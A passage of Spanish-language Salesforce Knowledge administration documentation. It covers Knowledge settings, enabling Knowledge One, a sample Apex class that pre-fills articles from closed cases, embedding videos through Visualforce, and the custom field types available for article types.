Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

| Función u opción | Descripción |
| --- | --- |
| Activar el campo Estado de validación | Agrega un campo Estado de validación en la página 3056 a todos los artículos de Salesforce Knowledge. Los agentes pueden seleccionar valores para mostrar si se ha validado el contenido del artículo o no. |
| Permitir a los agentes agregar contenido multimedia externo a HTML en el editor estándar | Permite a los elementos <iframe> en el editor estándar incrustar contenido multimedia desde los sitios Web Dailymotion, Vimeo y YouTube. Los agentes pueden simplemente cortar y pegar <iframe> HTML en el editor. |
| **Resúmenes de artículos** | |
| Mostrar resúmenes de artículos en las vistas de lista de artículo | Para cada canal. decida si los detalles de resumen de un artículo aparece debajo del título de artículo en resultados de búsqueda. |
| **Knowledge One** | |
| Cambie de la ficha Artículos a la ficha Knowledge | Activar Knowledge One con perfiles<br>Activar Knowledge One con conjuntos de permisos |
| Sugerir artículos relacionados en casos | La búsqueda en la ficha Knowledge sugiere artículos basados en la similitud de sus contenidos y sus vínculos en casos similares. Si no hay artículos vinculados con casos similares, los artículos sugeridos tendrán títulos similares al caso o tendrán palabras clave en común con campos de casos seleccionados por el administrador. Los artículos sugeridos están disponibles en la Consola de Salesforce para servicio y en sus portales cuando visualice casos existentes y cree otros.<br>Nota: El campo **Asunto** está seleccionado de manera predeterminada. Seleccione hasta cinco de los campos de texto corto disponibles que incluyan una descripción del problema, el producto afectado, o el tema de caso. Recomendamos elegir campos de texto cortos para devolver más resultados relevantes. Solo se buscan los 100 primeros caracteres del contenido desde todos los campos seleccionados por el administrador. El campo Descripción siempre se tiene en cuenta al sugerir artículos para casos y no cuenta en el límite de caracteres. |
| Destacar texto de artículos relevantes en resultados de búsqueda | La búsqueda en la ficha Knowledge genera un miniprograma del texto de artículo relevante con los términos de búsqueda en negrita. Consulte Buscar aspectos destacados y miniprogramas. |
| Autocompletar búsqueda de palabra clave | La búsqueda en la ficha Knowledge sugiere las tres búsquedas de palabra clave más populares realizadas en la ficha Knowledge. Las sugerencias se basan en el canal (interno, de cliente, de socio o público) en el que esté buscando el lector. |

| Función u opción | Descripción |
| --- | --- |
| | Nota: El historial de búsquedas de palabra clave se actualiza una vez al día. |
| Autocompletar búsqueda de título | La búsqueda en la ficha Knowledge sugiere hasta 3 artículos con títulos coincidentes. |
| **Configuración de idioma** | |
| Idioma predeterminado de la base de conocimientos | El idioma principal utilizado para escribir artículos. Es el valor predeterminado del idioma de su organización. Le recomendamos que el Idioma de la base de conocimientos predefinido y el idioma de la organización sean el mismo. |
| Uno o múltiples idiomas | Si admite más de un idioma, seleccione Varios idiomas y seleccione la configuración de traducción. Para obtener instrucciones, consulte Compatibilidad con una base de conocimientos multilingüe.<br>Importante: Configuración de una base de conocimientos multilingüe. Importante: Si activa Múltiples idiomas, no puede volver a una base de conocimiento de un solo idioma. |
| **Configuración de casos** | |
| Permita a los agentes crear un artículo a partir de un caso | Si selecciona esta casilla de verificación, los agentes pueden crear un artículo borrador adjunto al caso cuando se publica el artículo utilizando una de las siguientes opciones.<br>• Crear artículos utilizando el editor sencillo solo cuando se cierran casos.<br>• Crear artículos utilizando el editor estándar cada vez que un agente crea un artículo. Asegúrese de que los usuarios tienen los permisos “Gestionar artículos” “Leer” y “Crear”. Designar lo siguiente:<br>– El tipo de artículo predeterminado, desde la lista desplegable<br>– Para artículos creados al cerrar un caso, asigne el artículo a un usuario.<br>– Ayudar los agentes a crear artículos de forma más rápida seleccionando una clase de Apex que cumplimente previamente cualquiera de los campos en el borrador. De forma predeterminada, el campo Título en todos los artículos borrador contiene el asunto del caso.<br>Nota: Si activa esta opción, también haga clic en **Propiedades de formato** en cada formato de página de cierre de caso y seleccione “Activar envíos durante el cierre de caso y Enviar artículos”. |

| Función u opción | Descripción |
| --- | --- |
| Utilice un perfil para crear PDF de artículos | De manera predeterminada, cuando un usuario crea un artículo PDF directamente desde un caso, el PDF incluye todos los campos del artículo visibles para ese usuario. Si desea que los artículos en PDF se generen de acuerdo con un perfil distinto; por ejemplo, un perfil que oculte a los clientes determinados campos, seleccione Utilizar un perfil para crear artículos PDF listos para el cliente en los casos y elija el perfil que determina la visibilidad del campo. |
| Activar la lista de casos vinculados a un artículo | Los agentes y los gestores de Salesforce Knowledge pueden ver una lista de los casos a los que está vinculado un artículo. Esto ayuda a validar si el artículo es la solución correcta para un caso y muestra qué artículos se utilizan más sin necesidad de ejecutar un informe. La lista relacionada Casos vinculados:<br>• Es visible en la página de detalles o de vista previa de cualquier artículo que se haya publicado al menos una vez.<br>• Muestra un máximo de 200 casos<br>• Se clasifica en orden descendente por la fecha en la que se vinculó el artículo al caso. No es posible cambiar el orden de clasificación.<br>• No aparece en artículos archivados o las páginas de modificación de traducción y de detalles.<br>• No aparece para usuarios externos como usuarios de portal o comunidades ni en Salesforce1. |
| **Compartir artículo a través de Configuración de URL** | |
| Permita a los agentes compartir artículos mediante URL públicas | Puede compartir un artículo disponible en una base de conocimientos pública con una URL. En la lista Sitios disponibles, seleccione los sitios desde los cuales desea permitir a sus agentes enviar URL y agréguelos a la lista Sitios seleccionados. Los agentes podrán luego enviar correos electrónicos a los clientes del servicio de atención al cliente con una URL para vincular directamente con el artículo en su base de conocimientos pública. |
| **Configuración de respuestas** | |
| Permita a los agentes crear un artículo a partir de una respuesta | Si esta casilla de verificación está seleccionada, los miembros de una comunidad de respuestas o comunidad de Respuestas de Chatter pueden convertir las respuestas útiles en artículos. El tipo de artículo que seleccione determina qué campos aparecen en el artículo de borrador. Sin embargo, en todos los artículos, el Título contiene la pregunta y el Resumen contiene la respuesta. Una vez que una respuesta se cambia a artículo, la respuesta original tiene un mensaje de estado indicando su asociación con el borrador del artículo. Cuando el artículo se publique el mensaje de la respuesta incluirá un vínculo al artículo. |
| **Configuración de preguntas de Chatter** | |

| Función u opción | Descripción |
| --- | --- |
| Mostrar artículos relevantes cuando los usuarios formulen preguntas en Chatter (también se aplica a comunidades con Chatter) | Muestra preguntas similares y artículos relevantes de Salesforce Knowledge cuando un usuario introduce una pregunta en el campo Búsqueda. |
| **Configuración de estadísticas de Knowledge** | |
| Active votaciones a favor o en contra del artículo | Con esta opción, el informe VoteStat del artículo (que de forma predeterminada solo contiene totales para clasificaciones por estrellas) incluye totales para la clasificación de votos a favor y en contra. |

CONSULTE TAMBIÉN

- Crear su base de conocimientos
- Tipos de artículos de Knowledge
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Activar Knowledge One con conjuntos de permisos

Para cambiar de usuario de la ficha Artículos a la ficha Knowledge, agregue el permiso `Knowledge One` a sus conjuntos de permisos.

Para agregar el permiso `Knowledge One` a un conjunto de permisos:

1. En Configuración, introduzca *`Conjuntos de permisos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Conjuntos de permisos**.
2. Haga clic en el conjunto de permisos al que desea agregar el permiso Knowledge One.
3. En el cuadro **Configuración de búsqueda...**, escriba *`Knowledge`*.
4. Seleccione **Knowledge One** en la lista de sugerencias.
5. Haga clic en **Modificar**.
6. En `Gestión de Knowledge`, seleccione la casilla de verificación Activado para `Knowledge One`.
7. Haga clic en **Guardar**.
8. Asegúrese de que cada usuario tiene al menos un permiso de lectura en al menos un tipo de artículo.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear o modificar conjuntos de permisos:

- "Gestionar conjuntos de permisos y perfiles"

Para crear y modificar fuentes de datos externas:

- "Personalizar aplicación"

Cuando Knowledge One esté disponible para sus usuarios, defina sus fuentes de datos externas. Sus fuentes de datos externas aparecerán bajo sus artículos, tanto en los resultados de búsqueda como en el panel izquierdo.

CONSULTE TAMBIÉN

- Activar Knowledge One con perfiles
- Crear su base de conocimientos
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Activar Knowledge One con perfiles

Para cambiar de usuario de la ficha Artículos a la ficha Knowledge, agregue el permiso `Knowledge One` a sus perfiles.

Para agregar el permiso `Knowledge One` a un perfil:

1. En Configuración, introduzca *`Perfiles`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles**.
2. Haga clic en el perfil al que desea agregar el permiso Knowledge One.
3. En el cuadro **Configuración de búsqueda...**, escriba *`Knowledge`*.
4. Seleccione **Knowledge One** en la lista de sugerencias.
5. Haga clic en **Modificar**.
6. En `Gestión de Knowledge`, seleccione `Knowledge One`.
7. Haga clic en **Guardar**.
8. Asegúrese de que cada usuario tiene al menos un permiso de lectura en al menos un tipo de artículo.

Cuando Knowledge One esté disponible para sus usuarios, defina sus fuentes de datos externas. Sus fuentes de datos externas aparecerán bajo sus artículos, tanto en los resultados de búsqueda como en el panel izquierdo.

CONSULTE TAMBIÉN

- Activar Knowledge One con conjuntos de permisos
- Crear su base de conocimientos
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear y modificar perfiles:

- "Gestionar conjuntos de permisos y perfiles"

Para crear y modificar fuentes de datos externas:

- "Personalizar aplicación"

## Ejemplo de Apex para enviar artículos desde casos

Si su organización permite a los agentes del servicio de atención al cliente crear artículos de Salesforce Knowledge a la vez que cierra un caso, puede utilizar Apex para cumplimentar campos en artículos de borrador. Para ello, cree una clase de Apex y asígnela al tipo de artículo de caso utilizando el ejemplo siguiente como guía.

Para obtener más información sobre la sintaxis y el uso de Apex, consulte la *Guía del desarrollador del código Apex de Force.com*.

Configure el ejemplo creando el siguiente tipo, campo y categorías de datos del artículo. No modifique el valor de `API Name` predeterminado asignado a cada nuevo objeto.

1. Cree un tipo de artículo denominado *`FAQ`*.
2. Cree un campo personalizado de texto denominado `Details`.
3. Cree un grupo de categoría denominado *`Geography`* y asígnelo a una categoría denominada *`USA`*.
4. Cree un grupo de categorías denominado *`Topics`* y asígnelo a una categoría denominada *`Maintenance`*.

   Ahora, cree y asigne la clase de Apex.
5. En Configuración, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Clases de Apex** y haga clic en **Nueva**.
6. Para especificar la versión de Apex y la API empleada con esta clase, haga clic en **Configuración de versión**.

   Si su organización tiene paquetes gestionados instalados de AppExchange, también puede especificar qué versión de cada paquete gestionado debe utilizarse con esta clase. Utilice los valores predeterminados para todas las versiones. Esto asocia la clase con la versión más reciente de Apex y la API, así como cada paquete gestionado. Puede especificar una versión anterior de un paquete gestionado si desea acceder a componentes o funciones diferentes a los de la versión más reciente del paquete. Puede especificar una versión anterior de Apex y la API para mantener un comportamiento específico.
7. En el cuadro de texto `Apex Class` introduzca la siguiente secuencia de comandos y haga clic en **Guardar**:

```
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController
 as an argument
    public
AgentContributionArticleController(ApexPages.KnowledgeArticleVersionStandardController
 ctl) {
       SObject article = ctl.getRecord();   //this is the SObject for the new article.

                                            //It can optionally be cast to the proper
 article type, e.g. FAQ__kav article = (FAQ__kav) ctl.getRecord();

       String sourceId = ctl.getSourceId(); //this returns the id of the case that was
 closed.
       Case c = [select subject, description from Case where id=:sourceId];

       article.put('title', 'From Case: '+c.subject);  //this overrides the default
behavior of pre-filling the title of the article with the subject of the closed case.
       article.put('Details__c',c.description);
```

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para modificar la configuración de Salesforce Knowledge
- "Personalizar aplicación"

Para crear una clase de Apex:
- "Apex de autor"

```
        ctl.selectDataCategory('Geography','USA');  //Only one category per category
group can be specified.
        ctl.selectDataCategory('Topics','Maintenance');
    }
```

8. Desde Configuración, introduzca *Configuración de Knowledge* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Knowledge** y haga clic en **Modificar**.
9. Compruebe la configuración de casos; utilizando nuestro ejemplo; el **tipo de artículo predeterminado** debe ser FAQ.
10. En el menú Utilizar personalización de APEX, seleccione **AgentContributionArticleController** y haga clic en **Guardar**.

Como resultado de este ejemplo, si los agentes crean un artículo desde la pantalla de cierre de casos:

- Los datos del campo Description del caso aparecen en el campo Details del artículo.
- El título del artículo contiene *From Case:* y el asunto del caso.
- El artículo se asigna automáticamente a las categorías de datos *USA* y *Maintenance*.

CONSULTE TAMBIÉN

Crear su base de conocimientos

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Utilizar vídeos desde cualquier proveedor con una página personalizada de Visualforce

Utilizando una página personalizada de Visualforce y el editor HTML, puede insertar vídeos desde cualquier proveedor en sus artículos de Salesforce Knowledge.

Por ejemplo, cree una página de Visualforce:

```
<apex:page showHeader="false" showChat="false" sidebar="false">
    <iframe width="560" height="315"
        src="http//myvideo.provider.com/embed/{!$CurrentPage.parameters.VideoID}"
        frameborder="0" allowfullscreen="true">
```

### EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

### PERMISOS DE USUARIO

Para crear una página de Visualforce
- "Personalizar aplicación"

Para crear artículos:
- "Gestionar artículos"

  Y

  "Leer" y "Crear" en el tipo de articulo

Para modificar borradores de artículos:
- "Gestionar artículos"

  Y

  "Leer" y "Modificar" en el tipo de artículo

Para modificar artículos publicados o archivados:
- "Gestionar artículos"

  Y

  "Crear", "Leer" y "Modificar" en el tipo de articulo

```
    </iframe>
</apex:page>
```

Después, con el editor HTML, los autores pueden hacer referencia a vídeos usando este código:

```
<iframe frameborder="0" height="315"
    src="https://<salesforce_instance>/apex/Video?videoID=12345"
    width="560">
</iframe>
```

CONSULTE TAMBIÉN

- Crear su base de conocimientos
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Tipos de artículos de Knowledge

Los tipos de artículo, como las preguntas frecuentes y tutoriales, ofrecen el formato y estructura para controlar la forma en que se muestra un artículo para cada audiencia, conocida como canal. Para cada tipo de artículo debe crear campos personalizados, personalizar el formato añadiendo o eliminando secciones y campos, y seleccione una plantilla para cada canal. También puede crear reglas de flujo de trabajo y procesos de aprobación para ayudar a su organización a supervisar y gestionar la creación y publicación de artículos.

CONSULTE TAMBIÉN

- Crear tipos de artículos
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## Crear tipos de artículos

Un tipo de artículo controla cómo aparece un artículo y qué tipo de información de campos está incluido.

Nota: Antes de que los agentes puedan acceder a los tipos de artículos, debe configurar los permisos de objetos de tipos de artículos.

1. Desde Configuración, introduzca *Tipos de artículos de Knowledge* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tipos de artículos de Knowledge**.
2. Haga clic en **Nuevo tipo de artículo** o modifique un tipo de artículo existente.
3. Introduzca los detalles de los tipos de artículos

| Campo | Descripción |
|---|---|
| Etiqueta | Nombre utilizado para hacer referencia al tipo de artículo en todas las páginas de interfaz de usuario. |
| Etiqueta plural | Nombre en plural del objeto. Si crea una ficha para este objeto, este nombre se utiliza para la ficha. |
| Género | Si procede en el idioma predeterminado de la organización, especifique el género de la etiqueta. Este campo aparece en si el idioma predeterminado de la organización utiliza el género. A la configuración personal de idioma no le afecta que aparezca o no este campo. |
| Empieza con un sonido de vocal | Si procede en el idioma predeterminado de la organización, actívelo si la etiqueta debe ir precedida por "un" en vez de "una". |
| Nombre de objeto | (Sólo lectura) Nombre único utilizado para hacer referencia al tipo de artículo cuando se utilice la API de Force.com. En los paquetes gestionados, este nombre único evita los conflictos de nomenclatura en las instalaciones de paquetes. El campo Nombre de objeto sólo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| Descripción | Una descripción opcional del tipo de artículo. Una descripción útil le ayuda a recordar las diferencias entre sus tipos de artículo cuando los visualiza en la lista. |
| Seguimiento de historial de campos | Seleccione esta opción para realizar un seguimiento de todo el historial de un artículo |

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear, modificar o eliminar tipos de contenido:

- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

| Campo | Descripción |
| --- | --- |
| | y sus versiones. El sistema registra y muestra actualizaciones de campo, eventos del flujo de trabajo de publicación y versiones de idioma del artículo principal y cualquier traducción. |
| Estado de desarrollo | Indica si el tipo de artículo es visible fuera de la Configuración. **En desarrollo** significa que los gestores de artículos no pueden seleccionar este tipo de artículo cuando se crean artículos. Seleccione **Implementado** únicamente cuando haya terminado de crear el tipo de artículo. |

4. Haga clic en **Guardar**.

En la página de detalles del tipo de artículo,

- En la lista relacionadas Campos, cree o modifique los campos personalizados según sea necesario.
- En la lista relacionada Campos, modifique el formato de tipo de artículo según sea necesario para reordenar campos y crear secciones.
- En la lista relacionada Visualizaciones de canales, seleccione una plantilla para la aplicación interna, el socio, el cliente y la base de conocimientos pública.

CONSULTE TAMBIÉN

Agregar campos personalizados a los tipos de artículo

Formatos de página del tipo de artículo

Tipos de artículos de Knowledge

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Agregar campos personalizados a los tipos de artículo

Cree campos personalizados para guardar la información que sea importante para sus artículos. Los únicos campos estándar proporcionados en tipos de artículo son: Número de artículo, Resumen, Título y Nombre de URL. Como mínimo, desea crear un campo sonde los autores pueden escribir el cuerpo del artículo.

Antes de comenzar, determine el tipo de campo personalizado que desea crear.

Nota: Los autores pueden visualizar el `Nombre de URL` cuando crean o modifican un artículo. El `Nombre de URL` no se muestra a los usuarios finales que visualizan los artículos publicados.

1. Desde Configuración, introduzca *`Tipos de artículos de Knowledge`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Tipos de artículos de Knowledge**.
2. Seleccione un tipo de artículo.
3. Haga clic en **Nuevo** de la lista relacionada Campos.
4. Elija el tipo de campo que va a crear y haga clic en **Siguiente**.
5. Introduzca un campo de etiqueta. El nombre de campo se cumplimenta automáticamente en función de la etiqueta de campo que introduzca.

   Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos.
6. Introduzca los atributos de campo, como por ejemplo `Descripción` y haga clic en **Siguiente** para continuar.

   Nota: No es posible introducir un valor predeterminado en los campos personalizados.
7. Defina la seguridad a nivel de campo para determinar si el campo es visible y se puede modificar o de sólo lectura para perfiles específicos y haga clic en **Siguiente**. La seguridad a nivel de campo le permite controlar qué campos son visibles en canales diferentes.
8. Si no desea que el campo se agregue automáticamente al formato de tipo de artículo, cancele la selección de `Sí, agregar este campo personalizado al formato`.
9. Haga clic en **Guardar** para terminar o haga clic en **Guardar y nuevo** para crear más campos personalizados.
10. Opcionalmente puede reordenar sus campos personalizados en el formato de tipo de artículo.

Nota: La creación de campos puede requerir cambiar varios registros a la vez. Para procesar estos cambios de forma eficiente, Salesforce puede poner en cola la solicitud y enviar una notificación por correo electrónico cuando se haya completado el proceso.

PRECAUCIÓN: Perderá los datos si convierte un campo personalizado en un tipo de artículo a cualquier otro tipo de campo. No convierta un campo personalizado en un tipo de artículo a no ser que no haya datos para el campo.

### EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

### PERMISOS DE USUARIO

Para crear o cambiar campos personalizados:

- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

### CONSULTE TAMBIÉN

- Campos y artículos personalizados
- Crear tipos de artículos
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

### Campos y artículos personalizados

El primer paso para crear un campo personalizado para artículos es seleccionar el tipo de campo. Esta tabla describe todos los tipos de campo personalizable disponibles.

| Tipo de campo | Descripción |
|---|---|
| `Divisa del artículo` | En una organización con múltiples divisas, un artículo puede tener un campo de divisa del artículo para definir el código ISO de divisa del artículo. |
| `Divisa` | Permite a los agentes introducir un importe de divisa. El sistema asigna automáticamente al campo un formato de importe de divisa. Resulta útil al exportar datos a una aplicación de hojas de cálculo. Puede convertir este campo en obligatorio por lo que un agente debe introducir un valor antes de guardar un artículo.<br><br>Nota: Salesforce utiliza la regla de redondeo para los campos de divisas. Por ejemplo, 23,5 pasa a ser 24, 22,5 pasa a ser 22, −22,5 pasa a ser −22 y 23,5 pasa a ser 24.<br><br>Los valores pierden precisión después de los 15 decimales. |
| `Fecha` | Permite a los agentes especificar una fecha o escoger una en un calendario emergente. En los informes, los datos pueden limitarse a fechas concretas por medio de cualquier campo de fecha personalizado. Puede convertir este campo en obligatorio por lo que un agente debe introducir un valor antes de guardar un artículo. |
| `Fecha/hora` | Permite a los agentes especificar una fecha o seleccionar una en un calendario emergente e introducir una hora del día. También pueden agregar la fecha y la hora actuales haciendo clic en el vínculo correspondiente situado junto al campo. La hora del día incluye la diferenciación entre AM y PM. En los informes se pueden restringir los datos a fechas y horas concretas por medio de cualquier campo de fecha personalizado. Puede convertir este campo en obligatorio por lo que un agente debe introducir un valor antes de guardar un artículo. |
| `Correo electrónico` | Permite a los agentes introducir una dirección de correo electrónico que se valida para |

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

| Tipo de campo | Descripción |
| --- | --- |
| | asegurar que el formato es correcto. El límite de caracteres es de 80. Si se especifica este campo para los contactos o candidatos, los agentes podrán seleccionar la dirección al hacer clic en **Enviar correo electrónico**. No puede usar direcciones de correo electrónico personalizadas para los correos electrónicos masivos. Puede convertir este campo en obligatorio por lo que un agente debe introducir un valor antes de guardar un artículo. |
| `Archivo` | Permite a los agentes cargar y adjuntar un archivo a un artículo. Puede convertir este campo en obligatorio por lo que un agente debe introducir un valor antes de guardar un artículo. Tenga en cuenta las siguientes advertencias sobre los campos de Archivo:<br>• El tamaño máximo de archivo adjunto es de 25 MB.<br>• Puede agregar un máximo de 5 campos de Archivo a cada tipo de artículo; póngase en contacto con Salesforce para aumentar estos límites.<br>• Si la configuración de seguridad `Deshabilitar archivos adjuntos y documentos HTML` está activada, los campos de Archivo no admitirán archivos HTML.<br>• Se puede buscar el contenido de texto de un campo de archivo. Puede buscar hasta 25 MB de archivos adjuntos en un artículo. Por ejemplo, si un artículo tiene seis archivos adjuntos de 5 MB, se puede buscar en los primeros 4,16 MB de cada archivo.<br>• No es posible adjuntar archivos de Salesforce CRM Content mediante el campo Archivo.<br>• El tipo de campo de Archivo no es compatible en la edición Developer.<br>• El nombre de archivo no puede tener más de 40 caracteres.<br>• No puede convertir un tipo de campo de Archivo en cualquier otro tipo de datos. |
| `Fórmula` | Permite a los agentes calcular los valores automáticamente en función de otros valores o campos, como los campos combinados.<br>Nota: Salesforce utiliza la regla de redondeo para los números en campos de fórmula. Por ejemplo, 12,345 pasa a ser 12,35 y –12,345 pasa a ser –12,34.<br>En Database.com, el editor de fórmulas no proporciona un botón **Comprobar sintaxis**. La comprobación de sintaxis se produce cuando el agente intenta guardar la fórmula. |
| `Relación de búsqueda` | Crea una relación entre dos registros para que pueda asociarlos entre sí. Por ejemplo, las oportunidades tienen una relación de búsqueda con los casos que le permiten asociar un caso particular con una oportunidad. Una relación de búsqueda crea un campo que permite a los agentes hacer clic en un icono de búsqueda y |

| Tipo de campo | Descripción |
| --- | --- |
| | seleccionar otro registro de una ventana emergente. En el registro asociado, podrá mostrar una lista relacionada para ver todos los registros que están vinculados a él. Puede crear campos de relación de búsqueda que enlacen con usuarios, objetos estándar u objetos personalizados. Si un campo de búsqueda hace referencia a un registro que se ha eliminado, Salesforce borra el valor del campo de búsqueda de forma predeterminada. También puede seleccionar evitar la eliminación de registros si están en una relación de búsqueda. Puede convertir este campo en obligatorio por lo que un agente debe introducir un valor antes de guardar un artículo.<br>Los campos de relaciones de búsqueda no están disponibles en Personal Edition.<br>Los campos de relaciones de búsqueda a miembros de campaña no están disponibles, sin embargo, los campos de relaciones de búsqueda desde miembros de campaña a otros objetos sí lo están. |
| `Número` | Permite a los agentes especificar cualquier número. Esta entrada se considera como un número real y elimina cualquier cero que lo preceda. Puede convertir este campo en obligatorio por lo que un agente debe introducir un valor antes de guardar un artículo.<br>Nota: Salesforce utiliza la regla de redondeo para los campos de números. Por ejemplo, 12,345 pasa a ser 12,35 y −12,345 pasa a ser −12,34. Salesforce redondea los números a los que se hace referencia en los campos de combinación según la configuración regional del usuario, no el número de espacios decimales especificado en la configuración del campo de número. |
| `Porcentaje` | Permite a los agentes especificar un número porcentual, por ejemplo, 10. El sistema agrega automáticamente el símbolo de porcentaje al número. Puede convertir este campo en obligatorio por lo que un agente debe introducir un valor antes de guardar un artículo.<br>Nota: Si el valor decimal es mayor que 15, y si añade un símbolo de porcentaje al número, se producirá un error de tiempo de ejecución.<br>Los valores pierden precisión después de los 15 decimales. |
| `Teléfono` | Permite a los agentes introducir cualquier número de teléfono. El límite de caracteres es 40. Puede convertir este campo en obligatorio por lo que un agente debe introducir un valor antes de guardar un artículo.<br>Salesforce aplica automáticamente el formato de número de teléfono. |

| Tipo de campo | Descripción |
| --- | --- |
| `Lista de selección` | Permite a los agentes seleccionar un valor en una lista definida. |
| `Lista de selección (dependiente)` | Permite a los agentes seleccionar un valor en una lista en función del valor de otro campo. |
| `Lista de selección (selección múltiple)` | Permite a los agentes seleccionar más de un valor de lista de selección en la lista que defina. Estos campos muestran cada valor separado por un punto y coma. |
| `Texto` | Permite a los agentes especificar cualquier combinación de letras, números o símbolos. Puede establecer una longitud máxima de 255 caracteres. Puede convertir este campo en obligatorio por lo que un agente debe introducir un valor antes de guardar un artículo. |
| `Área de texto` | Permite a los agentes especificar hasta 255 caracteres en líneas separadas similares a las del campo `Descripción`. Puede convertir este campo en obligatorio por lo que un agente debe introducir un valor antes de guardar un artículo. |
| `Área de texto (largo)` | Permite a los agentes especificar hasta 131.072 caracteres en líneas separadas similares a las del campo `Descripción`. Si lo desea, puede reducir el límite de la longitud de este tipo de campo. Se permite cualquier longitud entre 256 y 131.072 caracteres. El valor predeterminado es 32.768 caracteres. Cada vez que un agente pulsa `Intro` en un campo de área de texto largo, se agregarán un salto de línea y un retorno de carro, ambos cuentan para el límite de caracteres. Además, los vínculos inteligentes agregan más caracteres de los que aparecen.<br>**Nota:** Si reduce el límite de caracteres y tiene artículos que superan el nuevo límite. No se pueden modificar estos artículos hasta que se restablezca un límite superior a sus recuentos de caracteres. |
| `Área de texto (enriquecido)` | Permite a los agentes especificar hasta 131.072 caracteres de cualquier texto compatible con HTML, incluidos muestras de código ( ) y vínculos inteligentes entre artículos de Salesforce Knowledge.<br>Existen dos formas de crear vínculos inteligentes:<br>• Busque el archivo.<br>• Introduzca la URL del artículo.<br>**Nota:**<br>• Puede tener hasta 100 vínculos a diferentes artículos de Salesforce Knowledge en un solo campo de texto enriquecido. |

| Tipo de campo | Descripción |
| --- | --- |
| | • Cuando convierte un campo de área de texto (enriquecido) a un campo de área de texto (largo), los vínculos aparecen como números de referencia de vínculos, no como URL.<br>• El editor actualizado no es compatible con Internet Explorer versión 7 o versión 8 en el modo de compatibilidad. Si está utilizando esos navegadores, utilizará el editor anterior. |
| URL | Permite a los agentes especificar hasta 255 caracteres de cualquier dirección de sitio Web válida. Cuando los agentes hacen clic en el campo, se abre la URL en una ventana aparte del explorador. Las páginas de detalles del registro solo mostrarán los primeros 50 caracteres. Puede convertir este campo en obligatorio por lo que un agente debe introducir un valor antes de guardar un artículo. |

CONSULTE TAMBIÉN

- Agregar campos personalizados a los tipos de artículo
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Seguridad a nivel de campo en artículos

La seguridad a nivel de campo permite a los administradores restringir el acceso de los lectores a determinados campos en las páginas de detalles y de modificación. Por ejemplo, puede hacer que un campo "Comentario" en un artículo esté visible para los perfiles de la aplicación interna pero no así para los perfiles de Comunidad.

